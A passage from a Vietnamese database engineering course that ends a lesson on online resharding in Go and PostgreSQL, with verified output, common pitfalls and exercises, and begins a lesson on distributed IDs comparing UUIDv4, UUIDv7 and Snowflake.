        for i := 0; i < 3; i++ {
            seq[u%workers][u]++
            row := Row{u*10_000 + seq[u%workers][u], u, 1000 * seq[u%workers][u], 1, false}
            must(r.Write(ctx, row))
```

```
            model[u%workers][row.ID] = row
        }
    }
    moving := 0
    var movers []int64
    for u := int64(1); u <= users; u++ {
        if r.old.Of(u) != r.new.Of(u) {
            moving++
            movers = append(movers, u)
        }
    }
    fmt.Println("--- 2. Resharding 3 -> 4 shard khi đang có tải ---")
    fmt.Printf("%d đơn ban đầu; %d/%d người dùng (%.1f%%) đổi shard, lý thuyết 25%%\n",
        users*3, moving, users, 100*float64(moving)/users)

    var done, readErrs, during atomic.Int64
    var backfilling atomic.Bool
    var wg sync.WaitGroup
    for w := 0; w < workers; w++ {
        wg.Add(1)
        go func() {
            defer wg.Done()
            rnd := rand.New(rand.NewPCG(54, uint64(w)))
            for i := 0; i < opsPer; i++ {
                u := int64(rnd.IntN(users/workers))*workers + int64(w)
                if u == 0 {
                    u = workers
                }
                var mine []Row
                for _, row := range model[w] {
                    if row.User == u && !row.Deleted {
                        mine = append(mine, row)
                    }
                }
                slices.SortFunc(mine, func(a, b Row) int { return int(a.ID - b.ID) })
                switch k := rnd.IntN(10); {
                case k < 4 || len(mine) == 0: // thêm đơn mới
                    seq[w][u]++
                    row := Row{u*10_000 + seq[w][u], u, int64(rnd.IntN(9_000_000)), 1, false}
                    must(r.Write(ctx, row))
                    model[w][row.ID] = row
                case k < 8: // sửa
                    row := mine[rnd.IntN(len(mine))]
                    row.Total, row.Version = int64(rnd.IntN(9_000_000)), row.Version+1
                    must(r.Write(ctx, row))
                    model[w][row.ID] = row
                default: // xóa mềm (giữ dòng, bật cờ) để backfill không "hồi sinh" dòng đã xóa
                    row := mine[rnd.IntN(len(mine))]
                    row.Deleted, row.Version = true, row.Version+1
                    must(r.Write(ctx, row))
                    model[w][row.ID] = row
                }
                if n, err := r.CountLive(ctx, u); err != nil || n != liveCount(model[w], u) {
                    readErrs.Add(1) // đọc qua router phải khớp mô hình, ở MỌI pha
                }
                done.Add(1)
                if backfilling.Load() {
                    during.Add(1)
                }
            }
        }()
    }
    waitOps := func(n int64) {
        for done.Load() < n {
            time.Sleep(time.Millisecond)
        }
    }
    switchPhase := func(p int32) { // giữ barrier: các thao tác đang chạy dở xong, thao tác mới chờ
        r.barrier.Lock()
        r.phase.Store(p)
        r.barrier.Unlock()
    }
```

```
    waitOps(1500)
    switchPhase(DualWrite)
    fmt.Println("pha 1: bật ghi kép (đọc vẫn từ shard cũ)")

    backfilling.Store(true)
    for _, s := range names[:3] { // backfill theo khóa chính (keyset), lô nhỏ, chen giữa tải thật
        last := int64(0)
        for {
            rows, err := r.pools[s].Query(ctx, `SELECT id, user_id, total, version, deleted
                FROM orders WHERE id > $1 ORDER BY id LIMIT 100`, last)
            must(err)
            batch, err := pgx.CollectRows(rows, pgx.RowToStructByPos[Row])
            must(err)
            if len(batch) == 0 {
                break
            }
            for _, row := range batch {
                last = row.ID
                if dst := r.new.Of(row.User); dst != s {
                    must(r.put(ctx, dst, row))
                }
            }
            time.Sleep(3 * time.Millisecond)
        }
    }
    backfilling.Store(false)
    fmt.Println("pha 2: backfill xong; tải chạy đồng thời trong lúc backfill:", during.Load() > 0)

    // pha 3: so sánh khi tạm chặn ghi vài mili-giây, và chuyển đọc NGAY trong khoảnh khắc đó.
    r.barrier.Lock()
    diff := 0
    for _, s := range names[:3] {
        var mine []int64
        for _, u := range movers {
            if r.old.Of(u) == s {
                mine = append(mine, u)
            }
        }
        const agg = `SELECT count(*), COALESCE(sum(total),0), COALESCE(sum(version),0) FROM orders
                     WHERE user_id = ANY($1)`
        var a, b [3]int64
        must(r.pools[s].QueryRow(ctx, agg, mine).Scan(&a[0], &a[1], &a[2]))
        must(r.pools["s4"].QueryRow(ctx, agg, mine).Scan(&b[0], &b[1], &b[2]))
        if a != b {
            diff++
        }
    }
    fmt.Println("pha 3: so sánh (đếm, tổng tiền, tổng version) cũ vs s4; nhóm chênh lệch =", diff)
    if diff == 0 {
        r.phase.Store(ReadNew)
    }
    r.barrier.Unlock()
    fmt.Println("pha 4: chuyển ĐỌC sang ring 4 shard (ghi kép vẫn bật, có thể quay lui)")

    waitOps(done.Load() + 1000)
    switchPhase(OnlyNew)
    fmt.Println("pha 5: chuyển GHI sang ring 4 shard (shard cũ thôi nhận ghi)")

    r.barrier.Lock()
    for _, s := range names[:3] {
        var mine []int64
        for _, u := range movers {
            if r.old.Of(u) == s {
                mine = append(mine, u)
            }
        }
        _, err := r.pools[s].Exec(ctx, `DELETE FROM orders WHERE user_id = ANY($1)`, mine)
        must(err)
    }
```

```
    r.barrier.Unlock()
    fmt.Println("pha 6: đã gỡ bản cũ khỏi các shard cũ")

    wg.Wait()
    fmt.Println("--- 3. Kiểm tra cuối (sau khi mọi worker xong) ---")
    want := map[int64]Row{}
    for _, m := range model {
        for id, row := range m {
            want[id] = row
        }
    }
    wrongShard, mismatch, total := 0, 0, 0
    got := map[int64]Row{}
    for _, s := range names {
        rows, err := r.pools[s].Query(ctx, `SELECT id, user_id, total, version, deleted
            FROM orders`)
        must(err)
        all, err := pgx.CollectRows(rows, pgx.RowToStructByPos[Row])
        must(err)
        for _, row := range all {
            if r.new.Of(row.User) != s {
                wrongShard++
            }
            got[row.ID] = row
        }
        total += len(all)
        fmt.Printf("%s: %d dòng\n", s, len(all))
    }
    for id, row := range want {
        if got[id] != row {
            mismatch++
        }
    }
    fmt.Printf("tổng %d dòng thật / %d dòng mô hình; sai shard = %d; lệch mô hình = %d\n",
        total, len(want), wrongShard, mismatch)
    fmt.Printf("%d thao tác; số lần đọc qua router sai suốt quá trình = %d\n",
        done.Load(), readErrs.Load())
}

func liveCount(m map[int64]Row, user int64) (n int) {
    for _, row := range m {
        if row.User == user && !row.Deleted {
            n++
        }
    }
    return
}
```

```
--- 1. Cạm bẫy: backfill ghi đè mù ---
backfill mù: cuối = v1 (SAI, bản cũ đè bản mới); có điều kiện version: v2
--- 2. Resharding 3 -> 4 shard khi đang có tải ---
6000 đơn ban đầu; 526/2000 người dùng (26.3%) đổi shard, lý thuyết 25%
pha 1: bật ghi kép (đọc vẫn từ shard cũ)
pha 2: backfill xong; tải chạy đồng thời trong lúc backfill: true
pha 3: so sánh (đếm, tổng tiền, tổng version) cũ vs s4; nhóm chênh lệch = 0
pha 4: chuyển ĐỌC sang ring 4 shard (ghi kép vẫn bật, có thể quay lui)
pha 5: chuyển GHI sang ring 4 shard (shard cũ thôi nhận ghi)
pha 6: đã gỡ bản cũ khỏi các shard cũ
--- 3. Kiểm tra cuối (sau khi mọi worker xong) ---
s1: 2534 dòng
s2: 2571 dòng
s3: 2764 dòng
s4: 2893 dòng
tổng 10762 dòng thật / 10762 dòng mô hình; sai shard = 0; lệch mô hình = 0
12000 thao tác; số lần đọc qua router sai suốt quá trình = 0
```

Đọc kết quả:

1. **Cạm bẫy tái hiện**: backfill mù cho version cuối là **v1** (sai, bản cũ đè bản mới); có điều kiện version giữ **v2**.
2. **Chỉ 26,3% người dùng (526/2.000) đổi shard**, sát lý thuyết 25% của băm nhất quán (với `hash mod N` sẽ là ~75%, mục 4.1); và theo mục 4.1 toàn bộ số đó chuyển sang shard mới `s4`.
3. **Pha 2** chạy *đồng thời* với tải thật (`true`). **Pha 3**: so sánh (đếm, tổng tiền, tổng version) giữa shard cũ và `s4` cho **0** nhóm chênh lệch, rồi mới chuyển đọc. Trong thực tế bạn không chặn ghi: bạn so sánh trên ảnh chụp, đọc lại những khóa lệch sau vài giây, và lặp lại tới khi chênh lệch về 0; ở đây tạm chặn vài mili-giây cho đơn giản.
4. **Kết quả cuối**: 10.762 dòng thật khớp 10.762 dòng mô hình; **0** dòng nằm sai shard (không còn bản cũ sót lại ở `s1..s3`, không có bản của người dùng ở shard không phải chủ); **0** dòng lệch mô hình; và **0** lần đọc qua router sai trong suốt 12.000 thao tác ở *mọi* pha. Bốn shard cuối cùng chứa 2.534 / 2.571 / 2.764 / 2.893 dòng.

Những điều chương trình *không* mô phỏng nhưng bạn phải xử lý ở thực tế: ghi kép **không nguyên tử** (đã ghi shard cũ, sập trước khi ghi shard mới): cần **thử lại có idempotency** (upsert theo version là idempotent) hoặc ghi vào outbox rồi để worker áp dụng sang shard mới; **thay đổi lược đồ** (migration, Buổi 36) trong lúc resharding; kiểm soát **tốc độ backfill** theo tải của shard cũ; **ID và sequence** không được trùng giữa shard; và **công cụ giám sát** độ trễ, tỉ lệ chênh lệch.

Giảm khối lượng di chuyển ngay từ thiết kế: (1) băm nhất quán/rendezvous thay vì mod; (2) **pre-sharding**: tạo sẵn nhiều shard *logic* (ví dụ 256 hoặc 1.024 slot) đặt trên ít máy *vật lý*; thêm máy chỉ là *chuyển* vài slot, không xẻ lại từng dòng, đồng thời có thể chia nhỏ việc di chuyển thành nhiều bước độc lập; (3) khóa shard ổn định để dòng không phải di chuyển vì đổi thuộc tính.

9. Công cụ có sẵn (khái niệm)

Trước khi tự viết router, hãy cân nhắc các hệ có sẵn. Dưới đây **chỉ là mô tả khái niệm, không chạy thử** trên máy kiểm chứng:

- **Citus** (tiện ích PostgreSQL): bảng *phân tán* theo một "cột phân phối", co-location bảng cùng khóa, reference table, truy vấn song song, và di chuyển shard. Giữ SQL/PostgreSQL, hợp nhất khi đang dùng PostgreSQL.
- **Vitess** (MySQL): lớp proxy `vtgate` định tuyến theo "vindex", hỗ trợ resharding trực tuyến bằng cơ chế sao chép; gốc từ nhu cầu của một hệ thống lớn dùng MySQL.
- **CockroachDB, YugabyteDB, Google Spanner, TiDB**: CSDL SQL phân tán, tự chia dữ liệu thành các "dải" và nhân bản mỗi dải bằng đồng thuận (Raft/Paxos, Buổi 55), tự di chuyển/cân bằng; giao dịch xuyên dải có sẵn (đã gánh 2PC), đổi lại độ trễ ghi và vận hành mới.
- **MongoDB sharding**: `mongos` làm router, máy chủ cấu hình giữ bản đồ chunk, shard key băm hoặc theo dải, bộ cân bằng tự di chuyển chunk.
- **Khóa phân vùng của kho khóa-giá trị phân tán** (DynamoDB, Cassandra): *bạn* chọn khóa phân vùng, hệ thống lo cân bằng và nhân bản; tư duy hot key (mục 5) và truy vấn theo khóa là hoàn toàn của bạn.

Quy tắc chọn: nếu phải scale ghi, **thử giải pháp có sẵn trước khi tự viết router**; tự viết chỉ khi ràng buộc đặc thù (đa tenant với CSDL riêng mỗi khách hàng, tuân thủ) hoặc đội muốn kiểm soát.

Chưa chạy được trên máy kiểm chứng

- **Citus, Vitess, CockroachDB, YugabyteDB, MongoDB, DynamoDB**: chưa cài/chạy; mục 9 là mô tả khái niệm từ tài liệu chung, bạn cần đối chiếu với tài liệu của phiên bản bạn dùng.
- **PREPARE TRANSACTION (2PC)** cần `max_prepared_transactions > 0`, cụm kiểm chứng đặt mặc định 0 và là cụm dùng chung nên không chạy; mô tả ở mục 7.2 là lý thuyết.
- **Nhiều máy chủ vật lý**: các "shard" ở đây là các *CSDL khác nhau trên cùng một cụm PostgreSQL*. Cơ chế (định tuyến, scatter–gather, ghi kép, backfill) thật, nhưng độ trễ mạng giữa shard, sự cố một shard và sao lưu theo shard không được mô phỏng.
- Tốc độ (giây) trong các chương trình không phản ánh sản xuất; ta chỉ in số đếm và đúng/sai để đầu ra xác định.

10. Áp dụng vào ShopGo

Câu hỏi đầu tiên luôn là **"có cần không?"**. Với 10.000 đơn/ngày (Buổi 40: ~0,12 đơn/giây), câu trả lời là **không**, ngay cả với nhân 1.000: một PostgreSQL mạnh cùng replica giải quyết được. Lộ trình khuyến nghị:

1. **Phân vùng theo tháng** cho `orders`/`events`/`notifications` ngay khi bảng vượt vài chục triệu dòng hoặc cần giữ/xóa theo thời gian (mục 2).
2. **Đo** (Buổi 36, 49) và ghi ADR với **điều kiện xem lại có ngưỡng**: ví dụ "tải ghi bền vững > 60% khả năng primary lớn nhất mua được, hoặc bảng lớn nhất > 3 TB, hoặc thời gian khôi phục sao lưu > RTO cam kết". (Ngưỡng của bạn, *giả định*.)
3. **Chuẩn bị trước khi cần**: mọi bảng giao dịch của người dùng đều có `user_id`; truy vấn nóng luôn kèm nó; ID không phụ thuộc `IDENTITY` của một máy (UUIDv7/Snowflake, Buổi 55); không join xuyên miền; thao tác nhiều miền qua saga/outbox.
4. **Khi buộc phải**: shard theo `user_id` (đơn, giỏ, địa chỉ, thanh toán co-locate), **pre-sharding** 256–1.024 slot, bản đồ slot→shard trong cấu hình; tồn kho và catalog theo `product_id` ở hệ riêng; flash sale cô lập (Buổi 40) với salting/bộ đếm Redis; mỗi shard một primary + replica (Buổi 53).

11. Sai lầm thường gặp

Danh sách bẫy của buổi này

1. **Shard quá sớm**: chưa tối ưu truy vấn, chưa cache, chưa phân vùng, chưa scale dọc.
2. `hash(key) % số_shard_vật_lý`: đổi số shard xáo trộn ~80% dữ liệu. Dùng băm nhất quán/rendezvous, hoặc băm ra slot logic rồi ánh xạ slot→shard.
3. **Nút ảo quá ít** (1–16) làm vòng băm lệch nặng; 128–512 là hợp lý, và đo CV.
4. **Shard key sai**: cardinality thấp, tăng đơn điệu (`created_at`), hay *có thể đổi* (email); hoặc khóa không xuất hiện trong truy vấn chính nên mọi truy vấn thành scatter–gather.
5. **Nhầm partitioning với sharding**: tưởng phân vùng giải quyết giới hạn ghi của một máy.
6. **Quên tạo phân vùng tương lai** (lỗi `no partition ... found`), hoặc để `DEFAULT` phình to mà không cảnh báo; **quá nhiều phân vùng** làm chậm lập kế hoạch.
7. **Kỳ vọng ràng buộc UNIQUE toàn cục**: PostgreSQL không có chỉ mục duy nhất xuyên phân vùng/shard; phải thiết kế (bảng tra, ID sinh toàn cục).
8. **OFFSET sâu trên scatter–gather**: mỗi shard phải trả `OFFSET + LIMIT` dòng. Dùng keyset.
9. **Bỏ qua khóa nóng**: băm đều số khóa nhưng một khách hàng/sản phẩm chiếm 25% lưu lượng.
10. **Dùng 2PC xuyên shard cho đường nóng**: khóa treo khi coordinator chết, độ trễ cao; dùng saga/co-location.
11. **Backfill ghi đè mù, xóa thật trong lúc backfill**: mất cập nhật im lặng, "hồi sinh" dòng đã xóa. Upsert có điều kiện version + xóa mềm.
12. **Chuyển đọc/ghi mà không so sánh**, hoặc không có đường quay lui (tắt ghi kép quá sớm, gỡ bản cũ vội).
13. **ID cục bộ** (`IDENTITY` mỗi shard) trùng nhau giữa các shard; không mang thông tin shard nên mọi tra cứu theo ID thành scatter–gather.
14. **Mỗi shard không có replica/sao lưu riêng**: mất một shard là mất 1/N dữ liệu; sao lưu phải nhất quán *giữa các shard* nếu bạn cần khôi phục toàn cục.
15. **Tự viết thứ mà công cụ có sẵn làm tốt** mà không có lý do (Buổi 51: xây hay mua).

12. Góc nhìn thực chiến

Góc nhìn thực chiến

Những đội đã shard thật thường nói cùng một điều: *khó nhất không phải viết router mà là sống với hệ quả*. Truy vấn báo cáo vốn là một `JOIN` nay thành pipeline dữ liệu; mỗi migration chạy N lần và phải xử lý trường hợp "xong 3/4 shard"; mỗi bug "dữ liệu của khách hàng X sai" bắt đầu bằng câu hỏi "nó ở shard nào, đã chuyển shard bao giờ chưa?". Vì thế họ khuyên: **trì hoãn đến mức tối đa** (partitioning, replica, cache, và đôi khi chỉ là mua máy to hơn: một máy lớn *nhiều lõi, nhiều RAM, NVMe* thường rẻ hơn thời gian kỹ sư), nhưng **chuẩn bị sớm** những thứ rẻ: mọi bảng có `user_id`/`tenant_id`, ID không gắn với một máy, không join xuyên miền, truy vấn qua một lớp truy cập dữ liệu *có thể* chèn router sau này. Khi bắt đầu, **pre-shard** nhiều slot logic ngay từ ngày đầu vì chia nhỏ việc di chuyển là điều rẻ nhất bạn mua được. Và luôn diễn tập resharding trên môi trường staging với dữ liệu cỡ thật: quy trình *chưa từng chạy thử* sẽ hỏng vào lúc nguy kịch nhất. Cuối cùng, trong phỏng vấn thiết kế hệ thống, chọn shard key và giải thích *vì sao* (cardinality, mẫu truy cập, hot key, đổi shard) quan trọng hơn kể tên công nghệ.

13. Tóm tắt

Tóm tắt buổi học

- **Partitioning** chia một bảng trong *một* máy (vòng đời dữ liệu, quét ít hơn); **sharding** chia ra *nhiều* máy (giải quyết giới hạn ghi/dung lượng); **replication** là cùng dữ liệu nhiều bản. Kết hợp được; partitioning rẻ nên làm trước.
- PostgreSQL: RANGE/LIST/HASH; **pruning** lúc lập kế hoạch và lúc chạy (`Subplans Removed`); `ATTACH` (kèm `CHECK`) / `DETACH CONCURRENTLY` / `DROP` thay cho `DELETE` hàng loạt; **khóa chính/UNIQUE phải chứa cột phân vùng**; thiếu phân vùng gây lỗi; `MODULUS` của HASH cố định.
- **Shard key**: cardinality cao, tải đều, truy vấn chính kèm khóa, **bất biến**, không đơn điệu. ShopGo: `user_id` (co-location đơn/giỏ/địa chỉ), reference table cho dữ liệu chung.
- `hash mod N` **thảm họa khi đổi N** (80,1% khóa di chuyển); **vòng băm + 128–512 vnode** di chuyển ~1/(N+1) và chỉ *vào nút mới*; **rendezvous** đều và tối thiểu di chuyển nhưng O(N); **jump hash** cho shard chỉ lớn lên; **thư mục/slot** linh hoạt nhất.
- **Khóa nóng**: băm đều khóa ≠ đều tải; giảm bằng salting (đọc tốn thêm), cache/replica đọc, ghi hàng loạt; 10 khóa nóng chiếm 59,9% tải trong mô phỏng.
- **Router** tính shard, giữ pool, **scatter–gather** khi thiếu khóa; **top-K** chỉ cần K dòng/shard nhưng OFFSET sâu thì không (keyset); tra theo khóa khác cần ID mang shard, bảng tra (qua outbox), hoặc chỉ mục ngoài.
- **Giao dịch xuyên shard**: tránh 2PC (khóa treo, độ trễ, khả dụng nhân); co-location và **saga**. ID toàn cục: Buổi 55.
- **Resharding trực tuyến** sáu pha (ghi kép → backfill → so sánh → chuyển đọc → chuyển ghi → gỡ cũ), upsert có điều kiện version và xóa mềm; kiểm chứng: 0 dòng sai shard, 0 lệch mô hình, 0 lần đọc sai trong 12.000 thao tác.

14. Bài tập

1. **[Cơ bản]** Cho `orders` 60.000 dòng ở mục 2: viết SQL tạo phân vùng cho tháng 12/2026 và 01/2027, thêm một trigger/tác vụ kiểm tra "phân vùng DEFAULT có dòng không". Dùng `EXPLAIN` chứng minh truy vấn `WHERE created_at >= date_trunc('month', now())` (hàm `now()` là *stable*) vẫn được cắt phân vùng lúc chạy, còn `WHERE created_at::date = '2026-08-15'` thì không.
2. **[Cơ bản]** Lập bảng đánh giá shard key cho ShopGo (cột: cardinality, phân bố tải, truy vấn nào thành một shard/scatter–gather, tính bất biến, rủi ro hotspot) với 5 ứng viên cho mỗi bảng: `orders`, `order_items`, `carts`, `products`, `reviews`. Chọn khóa và nêu bảng nào phải co-locate, bảng nào là reference table.
3. **[Cơ bản]** Chỉnh chương trình `h1` thử 10 và 20 nút (thay vì 4), 32/128/512 nút ảo: vẽ bảng CV và tỉ lệ di chuyển khi thêm nút thứ N+1. Kiểm tra lý thuyết "độ lệch ~ 1/√vnode".
4. **[Trung bình]** Thêm vào `h1` **vòng có trọng số** (nút `s5` mạnh gấp đôi nhận gấp đôi nút ảo) và **bounded-load consistent hashing** (một nút không nhận quá `1,25 × trung bình` khóa; nếu đầy, tràn sang nút kế). Đo độ đều và khóa di chuyển khi thêm nút.
5. **[Trung bình]** Mở rộng router `h3`: (a) thêm `OrdersOfUserPage` với **keyset pagination** trên scatter–gather ("100 đơn mới nhất toàn hệ thống, trang kế tiếp" dùng con trỏ `(created_at, id)`); (b) cache bản đồ shard và timeout 200 ms từng shard với kết quả một phần có cờ `partial`. Kiểm thử bằng cách làm một shard "chậm" (`pg_sleep`).

6. **[Trung bình]** Cài **bảng tra email → user_id** kiểu chỉ mục thứ cấp toàn cục: ghi qua **outbox** (Buổi 33) và `UNIQUE (email)` ở shard tra. Mô phỏng sập giữa hai ghi và chứng minh quy trình thử lại hội tụ và không tạo hai user cùng email.
7. **[Nâng cao]** Sửa `h4` để **ghi kép không nguyên tử**: giả lập lỗi 5% ở lần ghi sang shard mới và dùng một hàng đợi thử lại (idempotent nhờ version). Chứng minh vẫn 0 dòng lệch ở cuối. Rồi thêm bước **so sánh từng dòng** (thay vì tổng hợp) và đo số dòng lệch tạm thời giữa chừng.
8. **[Nâng cao]** Thêm **quay lui** vào `h4`: sau pha 4 (đã chuyển đọc), giả định phát hiện bất thường và quay về pha 2 (đọc lại shard cũ) rồi tiến lại. Chứng minh không mất dữ liệu nhờ ghi kép vẫn bật. Viết runbook: điều kiện chuyển pha, chỉ số theo dõi, điều kiện quay lui, ai quyết định.
9. **[Thử thách]** Cài **pre-sharding**: 1.024 slot logic (`slot = hash(user_id) % 1024`), bảng `slot → shard` lưu trong PostgreSQL và cache ở router. Viết công cụ **di chuyển một slot** giữa hai shard bằng quy trình sáu pha (ghi kép → backfill → so sánh → đổi bản đồ → gỡ cũ) có thể chạy *song song nhiều slot*. Đo: thời gian khóa/chặn tối đa, số dòng chuyển, và so với `h4` (cả shard), giải thích vì sao pre-sharding làm việc chuyển nhỏ, an toàn, dễ quay lui hơn.

Buổi 55 — Điều phối phân tán: ID, thời gian, khóa, bầu leader, đồng thuận

Thông tin buổi học

Thời lượng: 8 giờ · **Mức độ:** Chuyên gia · **Cần biết trước:** Buổi 21, 32, 33, 36, 39, 40, 50

Mục tiêu học tập

Sau buổi học này bạn có thể:

- Giải thích vì sao `IDENTITY` không đủ khi có nhiều nút/shard; chọn giữa **UUIDv4, UUIDv7, ULID, Snowflake, cấp dải**, và **đo được** tác động của khóa chính lên index trong PostgreSQL 18.
- Cài bộ sinh **Snowflake** an toàn dưới nhiều goroutine, xử lý **đồng hồ lùi** và **hết dải thứ tự**.
- Giải thích vì sao `time.Now()` không đủ để sắp thứ tự sự kiện giữa các máy; cài **đồng hồ Lamport** và **Hybrid Logical Clock**.
- Dùng **advisory lock** của PostgreSQL và khóa Redis đúng cách, và chỉ ra bằng thực nghiệm vì sao khóa có TTL **không đủ an toàn** nếu thiếu **fencing token**.
- Thiết kế **bầu leader bằng lease**, phân tích chia cắt mạng và đồng hồ lệch, và biết lúc nào phải dùng hệ đồng thuận (etcd, ZooKeeper, Consul).
- Mô tả và chạy một bản **Raft rút gọn**: bầu cử theo term, nhân bản log, commit bằng đa số, leader chết, chia cắt; kiểm tra các tính chất an toàn.
- Phân biệt "**exactly-once**" thật với *at-least-once + idempotent*; thiết kế **cron phân tán** chỉ chạy một lần mỗi lượt.

Trong hệ phân tán, "tôi nghĩ tôi đang giữ khóa" và "tôi đang giữ khóa" là hai chuyện khác nhau

Mọi kỹ thuật của buổi này xoay quanh một sự thật: không có đồng hồ chung, mạng có thể trễ hoặc đứt, một tiến trình có thể bị treo hàng giây mà không biết mình bị treo (Buổi 50). Vì vậy, **không bao giờ** dựa vào thời gian cục bộ để bảo đảm tính đúng; hãy để **kho dữ liệu cuối** (PostgreSQL, hệ đồng thuận) là trọng tài, bằng ràng buộc, số phiên bản và fencing token.

Về những gì chạy được ở buổi này

Mọi chương trình dưới đây chạy thật và có đầu ra xác định: PostgreSQL 18 (cụm kiểm chứng riêng) cho đo index và advisory lock, miniredis cho khóa Redis, **đồng hồ ảo** và **bus thông điệp xác định** cho Snowflake, lease và Raft. Mã đầy đủ nằm ở `verify/partB/b55/`. **Chưa chạy được trên máy kiểm chứng:** etcd, ZooKeeper, Consul thật và Redis thật nhiều nút (không có Docker daemon); các so sánh về chúng là khái niệm, không có số đo.

1. Bài toán: điều phối khi không có người trọng tài

Một hệ thống một nút có sẵn bốn thứ "miễn phí": bộ đếm duy nhất (sequence), một đồng hồ duy nhất, loại trừ lẫn nhau (mutex), và một chủ duy nhất. Khi chạy nhiều bản sao trên nhiều máy, mỗi thứ phải được **dựng lại bằng thông điệp**, và mỗi cách dựng đều có giá:

Thứ cần có	Ở một nút	Ở nhiều nút (buổi này)
Danh tính duy nhất	sequence	UUID, ULID, Snowflake, cấp dải
Thứ tự sự kiện	`time.Now()`	Lamport, HLC, số phiên bản
Loại trừ lẫn nhau	`sync.Mutex`	advisory lock, lease + fencing
Một chủ duy nhất (leader)	tiến trình đang chạy	lease, bầu cử, đồng thuận (Raft)

Nền tảng chung là **mô hình lỗi** của Buổi 50: mạng bất đồng bộ (thông điệp có thể trễ, mất, trùng, đảo thứ tự), nút có thể chết hoặc **chậm bất thường** (GC pause, VM bị đóng băng), đồng hồ mỗi máy chạy khác nhau. Một nút không thể phân biệt "nút kia chết" với "nút kia chậm" hay "mạng đứt". Hầu hết lỗi tinh vi trong buổi này đến từ việc quên điều đó.

2. ID phân tán

2.1. Vì sao IDENTITY không đủ

`BIGINT GENERATED ALWAYS AS IDENTITY` rất tốt trên **một** primary: nhỏ (8 byte), tăng dần (index thân thiện), nhanh. Nó vỡ khi (a) ID phải sinh **ngoài DB** (client, nhiều dịch vụ, trước khi ghi, để ghép dữ liệu offline); (b) dữ liệu nằm ở **nhiều shard/nhiều DB** (Buổi 36): mỗi DB có sequence riêng nên hai shard cùng cấp ID 1, 2, 3; (c) **hợp nhất dữ liệu** từ nhiều nguồn; (d) sequence thành **điểm nghẽn/điểm hỏng duy nhất** khi mọi thứ phải đi qua một primary; (e) ID tuần tự **lộ quy mô** và dễ bị dò (Buổi 37, 40). Chữa tạm bằng *so le* (`INCREMENT BY 10` với `START` khác nhau mỗi shard) chạy được nhưng cứng: thêm shard thứ 11 là phải đổi cách cấp.

Sáu phương án thường gặp:

Phương án	Kích thước	Có thứ tự thời gian?	Điểm mạnh	Cái giá
IDENTITY/sequence	8 B	theo thứ tự cấp	nhỏ, nhanh, index tốt	một nguồn duy nhất; lộ quy mô
UUIDv4	16 B	không	không phối hợp, 122 bit ngẫu nhiên	index phân mảnh (mục 2.2)
UUIDv7	16 B	**có** (48 bit ms)	không phối hợp, index thân thiện, có sẵn trong PostgreSQL 18	lộ thời điểm tạo; 16 B
ULID	16 B (26 ký tự)	**có** (48 bit ms)	chuỗi gọn, sắp được theo từ điển	không phải kiểu `uuid` gốc
Snowflake	8 B	**có** (41 bit ms)	số nguyên 64 bit, rất nhỏ gọn	phải cấp **mã nút** duy nhất; phụ thuộc đồng hồ
Cấp dải / ticket server	8 B	thô	ID nhỏ, dễ đọc	phụ thuộc dịch vụ cấp; có lỗ hổng khi nút chết

UUIDv7 (RFC 9562) gồm 48 bit mili-giây Unix, 4 bit phiên bản (7), 12 bit `rand_a`, 2 bit biến thể, 62 bit `rand_b`; **ULID** gồm 48 bit mili-giây và 80 bit ngẫu nhiên, mã hóa Crockford base32 thành 26 ký tự. Cả hai đặt thời gian ở **bit cao** nên sắp theo chuỗi cũng là sắp theo thời gian ("*k-sortable*": gần đúng theo thời gian, chính xác tới mili-giây). Theo tài liệu PostgreSQL 18, `uuidv7()` dùng phần `rand_a` để lưu độ phân giải dưới mili-giây và bảo đảm đơn điệu trong cùng một phiên. Xác suất trùng của UUID ngẫu nhiên có thể tính bằng

nghịch lý ngày sinh (Buổi 40): xấp xỉ $n^2/2^{123}$ cho n UUIDv4, bằng khoảng $9{,}4\times10^{-20}$ khi $n = 10^9$ (xem đầu ra SQL bên dưới), nên trùng ngẫu nhiên không phải mối lo thực tế; mối lo thực tế là **hiệu năng index**.

2.2. Đo thật: UUIDv4 và UUIDv7 làm khóa chính

B-tree chỉ nhanh khi lần chèn kế tiếp **rơi vào trang đã nằm sẵn trong bộ nhớ**. Khóa tăng dần luôn chèn vào *trang lá bên phải nhất*: một trang nóng, trang đầy thì tách về phía phải (PostgreSQL chia lệch để lấp đầy trang tới ~90%). Khóa ngẫu nhiên chèn vào **trang lá bất kỳ**: toàn bộ index là tập làm việc, mỗi lần chèn có thể đọc một trang từ đĩa, và trang đầy bị tách đôi **50/50**, để lại các trang chỉ đầy khoảng 70% (lý thuyết ln 2 ≈ 69%). Hệ quả: index to hơn, nhiều trang bẩn hơn, nhiều **ảnh trang đầy (full-page image)** vào WAL sau mỗi checkpoint. Thực nghiệm: chèn 200.000 dòng vào ba bảng giống hệt nhau chỉ khác khóa chính, rồi đo bằng `pg_relation_size` và `pgstatindex` (module `pgstattuple`; cả hai là đại lượng ổn định, không phụ thuộc tốc độ máy):

```
CREATE EXTENSION IF NOT EXISTS pgstattuple;

CREATE TABLE ev_v4 (id uuid PRIMARY KEY DEFAULT gen_random_uuid(),
                    payload text NOT NULL DEFAULT 'x');
CREATE TABLE ev_v7 (id uuid PRIMARY KEY DEFAULT uuidv7(),
                    payload text NOT NULL DEFAULT 'x');
CREATE TABLE ev_id (id bigint GENERATED ALWAYS AS IDENTITY PRIMARY KEY,
                    payload text NOT NULL DEFAULT 'x');

INSERT INTO ev_v4 (payload) SELECT 'x' FROM generate_series(1, 200000);
INSERT INTO ev_v7 (payload) SELECT 'x' FROM generate_series(1, 200000);
INSERT INTO ev_id (payload) SELECT 'x' FROM generate_series(1, 200000);
ANALYZE ev_v4; ANALYZE ev_v7; ANALYZE ev_id;

-- Kích thước index khóa chính (đơn vị trang 8 KB), mật độ lá và độ phân mảnh lá (pgstatindex).
SELECT 'uuidv7' AS khoa, pg_relation_size('ev_v7_pkey') / 8192 AS trang,
       (pgstatindex('ev_v7_pkey')).avg_leaf_density AS mat_do_la,
       (pgstatindex('ev_v7_pkey')).leaf_fragmentation AS phan_manh
UNION ALL
SELECT 'bigint', pg_relation_size('ev_id_pkey') / 8192,
       (pgstatindex('ev_id_pkey')).avg_leaf_density, (pgstatindex('ev_id_pkey')).leaf_fragmentation;

-- UUIDv4 ngẫu nhiên: con số chính xác dao động giữa các lần chạy, nên chỉ in các so sánh ổn định.
SELECT v4 > v7 * 1.2   AS v4_hon_v7_20pct,
       v7 > bi * 1.2   AS uuid_hon_bigint_20pct,
       d4 BETWEEN 55 AND 75 AS mat_do_v4_55_75,
       f4 > 40         AS phan_manh_v4_40
